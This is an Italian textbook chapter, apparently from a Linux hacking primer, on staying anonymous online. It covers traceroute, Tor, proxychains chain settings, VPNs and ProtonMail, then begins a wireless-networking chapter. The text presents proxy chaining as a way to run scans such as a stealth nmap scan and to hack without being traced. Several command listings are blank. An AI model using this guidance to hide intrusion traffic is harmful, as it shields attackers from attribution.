Tanto per iniziare, parliamo del modo in cui le nostre attività su Internet vengono tracciate. Non parleremo in dettaglio di tutti i metodi di tracciamento, dal momento che è un argomento che va un po' al di là dello scopo di questo libro; anzi, per dirla tutta, è un argomento che richiederebbe, da solo, un intero libro.

La prima cosa da sapere che è il vostro indirizzo IP vi identifica mentre navigate su Internet. I dati inviati dalla vostra macchina vengono contrassegnati con il vostro indirizzo IP: in tal modo, le attività che svolgete sono facilmente tracciabili. In secondo luogo, Google e altri servizi di e-mail leggono le vostre e-mail alla ricerca di parole chiave che consentono di scegliere le pubblicità a cui tendenzialmente dovranno essere più sensibili. Esistono anche metodi più sofisticati, che richiedono molto più tempo e risorse, ma in questo capitolo cercheremo di evitare almeno quelli qui segnalati. Iniziamo con il cercare di capire in che modo il nostro indirizzo IP ci rende tracciabili su Internet.

Quando inviate un pacchetto di dati su Internet, questo contiene gli indirizzi IP della sorgente e della destinazione dei dati; in tal modo, il pacchetto sa dove sta andando e dove riportare la risposta. Ogni pacchetto compie dei salti, attraversando svariato router, fino ad arrivare a destinazione, quindi compie dei salti all'indietro fino a tornare al mittente (non necessariamente attraversando gli stessi router). Ai fini della navigazione, ogni salto compiuto da un pacchetto è un router che viene attraversato per giungere a destinazione. Fra il mittente e il destinatario i salti possono arrivare a essere 20 o 30, ma in generale un pacchetto riesce ad arrivare a destinazione in circa 15 salti.

Man mano che il pacchetto attraversa Internet, chiunque lo intercetti può vedere chi l'ha inviato, dove è stato e dove sta andando. In questo modo, quando arrivate, i siti web possono capire chi siete e farvi accedere automaticamente; ma è anche così che chiunque può capire dove siete stati su Internet.

Per visualizzare quali salti sono stati compiuti da un pacchetto fra voi e la destinazione, potete usare il comando traceroute, come illustrato di seguito: basta inserire traceroute e l'IP o il dominio di destinazione e il

comando invia dei pacchetti alla destinazione, tracciandone il percorso (route).

```
kali >traceroute google.com
traceroute to google.com (172.217.1.78), 30 hops max, 60 bytes packets
 1  192.168.9.1 (192.168.9.1)  6.315 ms  6.232 ms  6.698 ms
 2  192.168.8.1 (192.168.8.1)  19.916 ms  25.567 ms  25.543 ms
 3  172.16.136.129 (172.16.136.129)  68.022 ms * *
-snip-
14  74.125.245.225 (74.125.245.225)  57.304 ms mil4ls03-in-f14.1e100.net
(142.250.184.78)  57.280 ms  57.256 ms
```

Da questo listato potete vedere che www.google.com è a 14 salti dalla mia posizione. Con ogni probabilità, i risultati che otterrete voi saranno diversi, dal momento che la richiesta viene da un'altra ubicazione e Google ha server sparsi in tutto il globo. Inoltre, non sempre i pacchetti seguono la stessa route su Internet; pertanto, voi stessi, se inviate più volte un pacchetto alla stessa destinazione, potreste ottenere risultati diversi. Vediamo come si fa a nascondere questi dati usando la rete Tor.

The Onion Router System

Negli anni Novanta del secolo scorso, l'ONR (Office of Naval Research) degli Stati Uniti si impegnò a sviluppare un sistema per navigare anonimamente su Internet a scopi di spionaggio. Il piano prevedeva di creare una rete di router separata da quella Internet che potesse crittografare il traffico e che memorizzasse l'indirizzo IP non crittografato solo del router *precedente*: tutti gli altri indirizzi lungo il percorso erano invece crittografati. L'idea era che chiunque intercettasse il traffico non potesse stabilire né l'origine né la destinazione dei dati. Nel 2002 la ricerca prese il nome di “The Onion Router (Tor) Project” (letteralmente, progetto router a cipolla) ed è ora disponibile a chiunque per navigare su Internet in modo relativamente sicuro e anonimo.

Come funziona Tor

I pacchetti inviati attraverso Tor non vengono spediti lungo i normali router, che vengono tracciati da chiunque, ma vengono inviati lungo una rete di circa 12.000 router nel mondo, grazie a volontari che consentono l'uso di Tor sui propri computer. Oltre a usare una rete di router completamente separata, Tor crittografa i dati, indirizzo IP di mittente e destinatario, di ciascun pacchetto. A ogni salto, le informazioni vengono crittografate, quindi decrittografate al salto successivo al momento della ricezione; in tal modo, ogni pacchetto contiene le informazioni solamente del salto precedente lungo il percorso e non l'indirizzo IP dell'origine. Se qualcuno dovesse intercettare il traffico, potrebbe vedere solamente l'indirizzo IP del salto precedente; il proprietario del sito web di destinazione può vedere solamente l'indirizzo IP dell'ultimo router che ha inviato il traffico ([Figura 13.1](#)). In questo modo ci si può garantire un relativo anonimato mentre si naviga su Internet.




Figura 13.1 – In che modo Tor crittografa i dati del traffico.

Per utilizzare Tor, è sufficiente installare il browser Tor scaricandolo da <https://www.torproject.org/>. In alternativa, potete inserire questi due

comandi nel terminale, avendo cura di accedere come root:

- apt-get update;
- apt-get install -y tor torbrowser-launcher.

Dopo l'installazione, l'aspetto è quello della [Figura 13.2](#). L'utilizzo è simile a quello di un normalissimo browser. Utilizzando questo browser potete navigare su Internet grazie a una rete di router separata, visitando i siti senza essere tracciati dal Grande Fratello. Lo svantaggio è che navigare con Tor può rallentare di parecchio l'esperienza: dal momento che i router sono molti meno, la larghezza di banda è assai limitata.




Figura 13.2 – La landing page del browser Tor.

Oltre alla capacità di accedere praticamente a qualsiasi sito web Internet tradizionale, con il browser Tor è possibile accedere al famigerato *dark web*. I siti web che costituiscono il dark web richiedono l'anonimato pertanto è possibile accedervi solo con il browser Tor. Il nome di dominio di

tali siti termina con l'estensione *.onion*. Il dark web è tristemente noto per le attività illegali che vi vengono svolte, ma vi sono anche numerosi siti perfettamente legittimi. Occorre tuttavia prestare un minimo di attenzione: quando si accede al dark web ci si può imbattere in materiale che potrebbe essere offensivo e illegale.

Problemi di sicurezza

I servizi di intelligence e di sicurezza degli Stati Uniti e di altre nazioni considerano la rete Tor una minaccia alla sicurezza nazionale, ritenendo che una rete anonima di questo tipo consenta ai governi stranieri e ai terroristi di comunicare senza essere intercettati. Di conseguenza, ci sono svariati progetti di ricerca robusti e ambizioni il cui scopo è riuscire a penetrare l'anonimato di Tor. Già in passato è accaduto che l'operazione riuscisse, e tutto lascia pensare che ci si possa riuscire anche in futuro. Per fare un esempio, la NSA (National Security Agency) esegue i propri router Tor, il che significa che, quando usate Tor, il vostro traffico potrebbe attraversare i loro router. Se il traffico esce dai router della NSA, è anche peggio, perché il router di uscita sa sempre qual è la vostra destinazione. La NSA dispone inoltre di un metodo noto come *correlazione del traffico*, che comporta la ricerca di pattern nel traffico in ingresso e in uscita, grazie a cui è riuscita a violare l'anonimato di Tor. Anche se questi metodi per violare Tor non inficiano in alcun modo la capacità di Tor di tenere nascosta la vostra identità ai servizi commerciali come Google, potrebbero limitare la capacità del browser di mantenervi anonimi agli occhi delle agenzie di spionaggio.

Proxy server

Un'altra strategia per essere anonimi su Internet consiste nell'uso dei *proxy*, ossia sistemi intermedi che hanno una funzione simile a un vigile che dirige il traffico: l'utente si connette a un proxy e al traffico viene assegnato l'indirizzo IP del proxy prima che venga fatto procedere ([Figura 13.3](#)). Quando il traffico torna alla destinazione, il proxy lo rinvia all'origine. In

questo modo, il traffico sembra provenire dal proxy e non dall'indirizzo IP originario.




Figura 13.3 – Far passare il traffico da un proxy server.

Ovviamente, il proxy con ogni probabilità registrerà il traffico, ma per ottenere i log un investigatore dovrà avere un mandato. Per fare in modo che il traffico sia ancora più difficilmente tracciabile potete usare più di un proxy, adottando una strategia nota come *catena di proxy*, della quale parleremo più avanti in questo stesso capitolo.

Kali Linux dispone di un eccellente strumento per usare i proxy, chiamato proxychains, che potete impostare per oscurare il traffico. La sintassi del comando proxychain è molto semplice, come illustrato di seguito:

```
kali >proxychains <il comando da sottoporre a proxy> <argomenti>
```

Gli argomenti specificati possono includere un indirizzo IP. Per esempio, se volete usare proxychains per eseguire anonimamente lo scan di un sito con nmap, potete inserire questo comando:



che invia il comando di scan nascosto nmap -sS all'indirizzo IP specificato attraverso un proxy. Questo strumento è in grado di costruire da sé la catena di proxy, quindi non ve ne dovete preoccupare in prima persona.

Impostare i proxy nel file di configurazione

In questo paragrafo vedremo come si imposta un proxy da usare con il comando proxychain. Come praticamente qualsiasi applicazione Linux/Unix, anche la configurazione di proxychain viene gestita dal suo file di configurazione, che nello specifico è */etc/proxchains4.conf*. Aprite il file di configurazione nel vostro editor preferito con questo comando (sostituendo mousepad con il comando di avvio del vostro editor, se del caso):



Dovreste vedere un file simile a quello del [Listato 13.1](#).

Listato 13.1 - Il file proxychains4.conf.



Scorrete fino alla riga 111, dove inizia la sezione ProxyList, come illustrato nel [Listato 13.2](#).

Listato 13.2 - La sezione del file di configurazione in cui si aggiungono i proxy.



È possibile aggiungere i proxy inserendo nell'elenco gli indirizzi IP e le porte dei proxy da usare. Per il momento, proveremo a usare alcuni proxy gratuiti. Potete trovare dei proxy gratuiti cercando su Google “free proxies” o usando il sito <https://hidemy.name/en/proxy-list/>, come illustrato nella Figura 13.4. L'uso di proxy gratuiti in un'attività di hacking reale, però, non è consigliabile, non foss'altro che spesso semplicemente non funzionano, ma di questo parleremo più avanti nel capitolo. Questo esempio è solo a scopo illustrativo.




Figura 13.4 – Proxy gratuiti dal sito <https://hidemy.name/en/proxy-list/>.

Compilate il modulo online con i dati desiderati e premete **Show**, quindi aggiungete uno dei proxy risultanti al file *proxychains4.conf* seguendo questo formato:



Ecco un esempio:



È importante sapere che, se non inserite un proxy voi stessi, proxychains usa per default la rete Tor. Notate, inoltre, che fra le parole chiave e gli indirizzi IP e di porta non ci sono degli spazi, ma dei caratteri di tabulazione. L'ultima riga del [Listato 13.2](#) indica a proxychains di inviare il traffico prima all'host all'indirizzo 127.0.0.1 sulla porta 9050 (quella predefinita di Tor). Se non aggiungete dei proxy personalizzati e preferite usare Tor, lasciate così questa riga. Se invece non usate Tor, dovete far precedere la riga dal simbolo del commento #.

Per quanto io ami Tor, devo però riconoscere che, come ho detto poc'anzi, è davvero estremamente lento. Inoltre, dal momento che la NSA è riuscita a violarlo, preferisco non affidarmi interamente a esso per garantirmi l'anonimato e pertanto preferisco far diventare un commento questa riga di istruzione e aggiungere dei proxy personalizzati.

Proviamoci. In questo esempio, useremo il browser Firefox per navigare il sito <https://www.whatismybrowser.com/detect/ip-address-location> anonimamente, inviando il traffico attraverso un proxy. Il sito qui indicato mostra la posizione geografica del vostro computer. Provate ad arrivarci aprendo una normale finestra del browser per vedere con quanta precisione vi rileva (non sarà elevatissima, perché rileverà la posizione del vostro provider, più che la vostra, ma a grandi linee non sarà molto distante da quella dove vi trovate). Quindi provate a navigare sul sito inserendo

il comando riportato di seguito:



La pagina <https://www.whatismybrowser.com/detect/ip-address-location> si apre regolarmente in Firefox, ma usando il proxy specificato, che quindi restituisce i risultati al browser; potrete così notare che il proxy indica una posizione geografica completamente diversa (nel caso dell'esempio, Ahmedabad, India). Se qualcuno sta cercando di tracciare questo traffico, sembrerà che la navigazione al sito <https://www.whatismybrowser.com/detect/ip-address-location> provenga dal proxy invece che dal vostro indirizzo IP.

Altre opzioni interessanti

Ora che siamo riusciti a mettere in funzione proxychains, vediamo altre possibilità di configurazione che il file *proxychains4.conf* ci mette a disposizione. Per come è impostato ora, stiamo usando un solo proxy. Se lo vogliamo, però, possiamo specificare più proxy e usarli tutti, oppure solo un certo numero, oppure fare in modo che proxychain ne cambi l'ordine casualmente. Proviamo tutte queste possibilità.

Aggiunta di più proxy

Proviamo per prima cosa ad aggiungere altri proxy all'elenco. Tornate al sito <https://hidemy.name/en/proxy-list/> e cercate qualche altro indirizzo IP di proxy, quindi aggiungetene qualcuno al file *proxychains4.conf*, in questo modo:



ricordandovi di separare le varie voci con un carattere di tabulazione, e non con uno spazio. Salvate il file ed eseguite il comando:



Il risultato non sarà diverso rispetto a prima, nel senso che il sito risponderà visualizzando l'indirizzo dell'*ultimo* proxy usato, ma questa volta il pacchetto avrà attraversato svariati proxy.

Concatenamento dinamico

Quando nel file *proxychain4.conf* sono presenti più IP, è possibile impostare un *concatenamento dinamico*, che fa in modo che il traffico attraversi ogni proxy presente nell'elenco e, se uno è down o non risponde, passa automaticamente al proxy successivo dell'elenco, senza segnalare alcun errore. Se non si impostasse questa opzione, anche il crollo di un singolo proxy porterebbe al fallimento della richiesta.

Tornate al file di configurazione di proxychains, trovate la riga *dynamic_chain* (la numero 10) e togliete il commento, come illustrato di seguito; inoltre, aggiungete il simbolo di commento alla riga *strict_chain* (la numero 18), se non è già commentata.



In questo modo si abilita il concatenamento dinamico dei proxy, consentendo di aumentare l'anonimato (e quindi di hackerare in allegria e sicurezza). Salvate il file di configurazione e divertitevi un po'.

Concatenamento casuale

L'ultimo trucchetto è chiamato *concatenamento casuale*, opzione con cui proxychains sceglie casualmente un certo gruppo di indirizzi IP dell'elenco e li usa per creare la catena di proxy. Ciò significa che, ogni volta che si usa proxychains, l'obiettivo verrà provenire il traffico da un proxy diverso, rendendo ancora più difficoltoso tracciarne l'origine. Anche questa opzione è considerata "dinamica", in quanto, se uno dei proxy dovesse crollare, passerebbe al successivo.

Tornate al file `/etc/proxchains4.conf` e commentate le righe `dynamic_chain` e `strict_chain` aggiungendovi un simbolo `#` all'inizio, quindi togliete il commento dalla riga `random_chain` (la numero 39). Possiamo usare solo una opzione alla volta di queste tre; pertanto, prima di usare proxychains, badate di aver commentato le altre.

Trovate quindi la riga `chain_len` (la numero 46) e togliete il simbolo di commento, quindi specificate un numero ragionevole. In questa riga viene stabilito quanti indirizzi IP della catena verranno usati quando si crea una catena di proxy.





Nell'esempio, il commento è stato tolto dalla riga `chain_len` ed è stato specificato il valore 3, che significa che ora `proxychains` userà tre dei proxy presenti nell'elenco del file `/etc/proxychains4.conf`, scegliendoli in maniera casuale e passando al successivo se uno dovesse essere down. Anche se questo metodo sicuramente migliora l'anonimato, aumenta anche la latenza delle attività online.

Ora che sapete come usare `proxychains`, potete condurre la vostra attività di hacker pur rimanendo relativamente nell'anonimato. Dico "relativamente" perché, quando ci sono tante agenzie governative non solo europee che scrutano il vostro traffico su Internet, non esiste un modo per essere assolutamente certi di rimanere anonimi; grazie a `proxychain`, però, potete rendere *molto* più difficile a chiunque rintracciarvi.

Problemi di sicurezza

Un'ultima nota sulla sicurezza dei proxy: scegliete con grande attenzione i proxy che usate. `proxychains` è sicuro quanto sono sicuri i proxy che usate. Se il vostro intento è rimanere veramente nell'anonimato, *non*, ripeto, *non* usate un proxy gratuito, come abbiamo accennato in precedenza. Gli hacker usano proxy a pagamento di cui si possono fidare. In effetti, i proxy gratuiti molto probabilmente vendono il vostro indirizzo IP e la cronologia di navigazione. Come una volta disse Bruce Schneier, il celebre crittografo ed esperto di sicurezza: "Se ti danno qualcosa gratis, tu non sei il cliente: sei il prodotto". In altre parole, qualsiasi prodotto gratuito con buona probabilità raccoglie i vostri dati per venderli. Altrimenti, perché mai qualcuno dovrebbe offrirvi un proxy gratuitamente?

Anche se l'indirizzo IP del traffico che esce dal proxy è anonimizzato, ci sono altri modi che le agenzie di sorveglianza possono adottare per identificarvi. Per esempio, il proprietario del proxy conosce la vostra identità e se viene sottoposto a pressioni sufficiente dai servizi segreti o dalle forze dell'ordine che ne abbiano (o, ci arrischiamo a dire, anche che non ne abbiano) la giurisdizione, potrebbero consegnare la vostra identità nelle loro mani pur di salvarsi il business. È molto importante rendersi ben conto delle limitazioni dei proxy come fonte di anonimato.

VPN (Virtual Private Networks, reti private virtuali)

L'uso di una VPN (*Virtual Private Network, rete privata virtuale*) può essere un modo molto efficace per mantenere relativamente anonimo e sicuro il vostro traffico sul web. Una VPN vi connette con un dispositivo Internet intermedio, come un router, che invia il traffico alla sua destinazione finale contrassegnandolo con il proprio indirizzo IP.

L'uso di una VPN può sicuramente migliorare il livello di sicurezza e privacy, ma non garantisce l'anonimato. Per potervi rinviare i dati, il dispositivo Internet a cui vi connettete deve registrare il vostro indirizzo IP; pertanto, chiunque abbia accesso ai record relativi può scoprire informazioni che vi riguardano.

Il bello delle VPN è che sono semplici da usare: vi basta aprire un account con un provider di VPN, quindi connettervi alla VPN ogni volta che accedete al computer: non vi accorgerete nemmeno che è presente. Potrete usare il browser come vostro solito per navigare sul web, ma chiunque osservi il traffico che generate lo vedrà provenire dall'indirizzo IP e dalla posizione geografica del dispositivo VPN, non da voi. Inoltre, tutto il traffico che va da voi al dispositivo VPN è crittografato e pertanto non può essere visto nemmeno dal vostro provider Internet.

Una VPN, fra l'altro, è un metodo molto efficace per evitare i contenuti controllati dal governo e bypassare la censura. Per esempio, se il governo della vostra nazione limita l'accesso a siti web contenenti determinati messaggi politici, con una VPN di base in un altro paese avete ottime probabilità di poter accedere a tali contenuti. Alcune aziende di media, come Netflix, Hulu e HBO, limitano l'accesso ai propri contenuti ai soli indirizzi IP provenienti dalla nazione in cui erogano il servizio. Usando una VPN con sede in una nazione in cui tali servizi sono disponibili avete buone probabilità di bypassare tali limitazioni.

Alcuni dei servizi VPN più diffusi e popolari sono questi:

- IPVanish.

- NordVPN.
- ExpressVPN.
- CyberGhost.
- Surfshark.
- Hotspot Shield.
- Private Internet Access.
- PureVPN.
- Tunnelbear.
- FastestVPN.

La maggior parte di questi servizi chiede un compenso intorno ai 100-150 dollari l'anno e molti consentono un periodo di prova gratuito di una trentina di giorni. Per maggiori informazioni su come si imposta una VPN, sceglietene una dall'elenco qui sopra e andate a visitarne il sito web, sul quale dovreste trovare le istruzioni per il download, l'installazione e l'uso, che solitamente sono piuttosto semplici.

La forza di una VPN è che tutto il traffico viene crittografato non appena esce dal computer, proteggendovi dallo snooping, mentre quando visitate un sito, il vostro indirizzo IP viene mascherato dall'indirizzo IP della VPN. Il proprietario della VPN, però, esattamente come quello del servizio proxy, conosce il vostro indirizzo IP di origine; in caso contrario, non potrebbe rinviarvi il traffico. Se dovesse subire pressioni da parte dei servizi segreti o dalle forze dell'ordine, potrebbe rivelare la vostra identità. Uno dei modi per evitare questo problema è usare solo VPN che promettono di non conservare nessuna di queste informazioni (sperando che siano oneste). In tal modo, se qualcuno dovesse fare pressione sul servizio per ottenere i dati sugli utenti, semplicemente non troverebbe alcun dato.

E-mail crittografate

I servizi e-mail commerciali come Gmail, Yahoo! o [Outlook.com](#) (ex Hotmail) offrono i propri servizi gratuitamente, ma il motivo c'è: sono ottimi modi per tracciare i vostri interessi e bombardarvi di pubblicità. Come accennato in precedenza, se un servizio è gratuito, tu sei il prodotto, non il cliente. Inoltre, i server del provider di e-mail (Google, per esempio) può accedere ai contenuti non crittografati delle e-mail, anche se usate HTTPS.

Per evitare che qualcuno spii le vostre e-mail, potete usare un servizio di e-mail crittografate. *ProtonMail*, illustrato nella [Figura 13.5](#), crittografa le e-mail a entrambi i lati della comunicazione; ciò significa che l'e-mail è crittografata sui server di ProtonMail e nemmeno gli amministratori del servizio la possono leggere.

ProtonMail è stata fondata da un gruppo di giovani scienziati presso il complesso del supercollisore del CERN di Ginevra. La Svizzera ha una lunga storia di protezione dei segreti (ricordate i conti sulle banche svizzere di cui sicuramente avete sentito parlare?). I server di ProtonMail si trovano nell'Unione europea, che ha delle leggi sulla privacy molto più rigorose rispetto a quelle degli Stati Uniti. ProtonMail offre l'account di base a titolo totalmente gratuito, ma offre anche account premium commerciale a pagamento. È importante sapere che, quando si scambiano delle e-mail con utenti che non usano ProtonMail, esiste la più che concreta possibilità che una parte delle e-mail non sia crittografata. ProtonMail offre anche un servizio gratuito di VPN, con la stessa affidabilità del servizio di e-mail, ma con alcune limitazioni; anche di questo servizio esiste una versione premium a pagamento.

Per maggiori informazioni fate riferimento al supporto di ProtonMail.



Figura 13.5 – La schermata di login di ProtonMail.

Riepilogo

Siamo costantemente sorvegliati da aziende e servizi segreti. Per mantenere al sicuro i vostri dati e le vostre peregrinazioni sul web, dovete implementare almeno una delle misure di sicurezza illustrate in questo capitolo. Se poi le utilizzate insieme, potete ridurre al minimo la vostra impronta sul web, mantenendo molto più al sicuro i vostri dati.

ESERCIZI

Prima di passare al [Capitolo 14](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1 Eseguite un traceroute verso il vostro sito web preferito. Quanti salti ci sono fra voi e il sito?
- 2 Scaricate e installate il browser Tor. Navigate anonimamente sul web come fareste con qualsiasi altro browser e notate eventuali differenze nella velocità.
- 3 Provate a usare proxychains con il browser Firefox per navigare al vostro sito preferito.
- 4 Scoprite i servizi VPN commerciali di alcuni dei fornitori elencati in questo capitolo. Sceglietene uno e iniziate un periodo di prova gratuito.
- 5 Apritevi un account su ProtonMail e inviate degli auguri in tutta sicurezza a occupytheweb@protonmail.com.

Reti wireless: comprenderle e spiarle

La capacità di eseguire la scansione di altri dispositivi di rete e connettervi dal vostro sistema è essenziale per diventare hacker di successo; e dal momento che le tecnologie wireless come Wi-Fi (IEEE 802.11) e Bluetooth sono ormai gli standard, sapere come si trovano e si controllano le connessioni Wi-Fi e Bluetooth è indispensabile. Se qualcuno è in grado di hackerare una connessione wireless, può accedere a un dispositivo e, da lì, alle informazioni confidenziali che vi sono contenute. Ovviamente il primo passo consiste nell'imparare come si trovano tali dispositivi.

Nel [Capitolo 3](#) abbiamo visto alcuni comandi base per la gestione delle reti in Linux, fra i quali alcuni basilari delle reti wireless; vi avevamo anche anticipato che in questo capitolo avremmo approfondito quest'ultimo argomento. Ed eccoci qua, come promesso, per esaminare due delle tecnologie wireless più diffuse: Wi-Fi e Bluetooth.

Reti Wi-Fi

Iniziamo con il Wi-Fi. In questo paragrafo vedremo come trovare, esaminare e connettere gli access point Wi-Fi. Prima, però, spieghiamo qualche termine fondamentale e qualche tecnologia Wi-Fi: così potrete comprendere meglio i risultati delle query che lanceremo in questo capitolo.

TERMINI E TECNOLOGIE WI-FI

AP (access point) È il dispositivo wireless a cui si connettono gli utenti per accedere a Internet.

BSSID (basic service set identifier) È l'identificatore univoco di ogni AP; in pratica, è l'indirizzo MAC dell'access point.

Canali Il Wi-Fi può operare su uno di 14 canali, che vanno da 1 a 14. In Italia i canali disponibili per i Wi-Fi sono quelli da 1 a 13.

ESSID (extended service set identifier) È la stessa cosa del SSID, cui abbiamo accennato nel [Capitolo 3](#), ma può essere usato per moltiplicare gli AP in una LAN wireless.

Frequenza Wi-Fi opera su frequenze di 2,4 GHz e 5 GHz. Gli AP Wi-Fi odierni e le schede di rete solitamente possono usare entrambe le frequenze.

Modalità Wi-Fi può operare in una di queste tre modalità: gestita, master o monitoraggio. Vedremo nel paragrafo seguente che cosa sono queste modalità.

Portata wireless In Europa, un AP Wi-Fi non può superare la potenza di emissione di 100 mW, il che significa che la portata massima all'esterno è di circa un centinaio di metri; all'interno, considerando le pareti di una casa, si limita a una ventina di metri.

Potenza Più siete vicini all'AP Wi-Fi, maggiore è la potenza e più facile è craccare la connessione.

Sicurezza È il protocollo di sicurezza adottato dall'AP Wi-Fi. Per il Wi-Fi ci sono tre protocolli di sicurezza principali. Quello originale, noto come *WEP (Wired Equivalent Privacy)*, aveva dei difetti molto gravi e poteva essere cracciato con facilità. Il suo sostituto, *WPA (Wi-Fi Protected Access)*, era leggermente più sicuro. Infine, il protocollo *WPA-PSK (Pre-Shared Key)*, molto più sicuro, usa una chiave precondivisa fra tutti gli utenti ed è usato praticamente su tutti gli AP Wi-Fi, a parte quelli di livello enterprise.

SSID (service set identifier) È il nome della rete.

Comandi wireless di base

Nel [Capitolo 3](#) abbiamo visto il comando di base per la gestione delle reti in Linux, `ifconfig`, che elenca ogni interfaccia di rete attiva sul sistema insieme ad alcune statistiche di base, come l'indirizzo IP di ciascuna

